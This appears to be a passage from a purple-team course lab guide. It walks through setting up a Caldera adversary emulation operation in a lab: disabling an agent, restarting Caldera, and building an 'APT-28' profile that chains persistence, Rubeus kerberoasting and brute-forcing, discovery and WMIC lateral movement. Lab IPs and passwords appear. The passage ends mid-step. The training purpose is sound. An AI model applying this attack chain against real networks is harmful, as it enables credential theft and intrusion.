
Step 1: Disabling Caldera

Before we start our work, we will remove the Caldera agent we have running on the SQL server. This is required, as we want to target the SQL server as part of our lateral movement strategy.


In order to do, please open a remote desktop session to your SQL server (`192.168.20.104`), using username `SEC699-20.LAB\student_ladm` and password `Sec699!!`:



From the start menu, open the *"Task Scheduler"*.



Once you have selected *"Task Scheduler Library"* from the left-pane, you can right-click the *"Caldera"* task and select *"Disable"*.



Once done, reboot the `192.168.20.104` server to ensure no other Sandcat backdoors are active.


Step 2: Applying our Changes

Once Caldera has been killed on our SQL server, please either switch back to an SSH session toward your C2 stack (`192.168.20.107`), or open a new session (if you had closed previous ones). On the C2 stack, please run the following command to restart Caldera (and to load our new abilities):

```
sudo docker restart caldera
```


Step 3: Accessing Caldera

Once Caldera has been restarted, please navigate to the Caldera web interface `http://192.168.20.107:8888/login` and authenticate using your `student` user, with `Sec699!!` as the password:



Step 4: Confirming the Agents


When successfully authenticated, please navigate to the `Agents` view:




Please ensure there is no `SQL` machine listed in the agents overview.

Step 5: Creating our APT-28 Adversary

Let's now create an APT-28 adversary, thereby leveraging all of the abilities we previously created. In order to do so, please open the `adversaries` menu:





Within the `adversaries` menu, please move the slider to `Add` to create a new adversary. Please also add the name, which should be `APT-28`:



Step 6: Populating our Adversary

Let's now start adding the different abilities in order of expected execution. Caldera uses a chronologic order to execute the attacks.






Once you have selected the right ability, please click `Add to adversary` to add it to the operation:

Step 7: Completing our APT-28 Adversary

Please repeat step 6 to add all abilities / phases to our adversary. This is the overall result you want to achieve:

1. Phase 1:
    - "Scheduled task persistence" (Persistence - T1053)
    - "Rundll32 execution" (Execution - T1085)
    - "Run Rubeus to kerberoast users" (Credential-Access - T1208)
    - "Collect ARP details" (discovery - T1018)
2. Phase 2:
    - "Run Rubeus to brute-force passwords" (Credential-Access - T1208)
3. Phase 3:
    - "WMIC Lateral Infection" (Lateral-Movement - T1047)


In the end, the result should be the following:



Once you have achieved this, please click the `Save` button. You can review the abilities configured in an adversary by using the `view` function:


Step 8: Creating an Emulation Operation

Now that we have our adversary completed, it's time to run an operation! In order to do so, please open the `Operations` menu in Caldera:



Please switch the button to `ADD` and configure an Operation with the following settings:

- Group: *"Windows"*
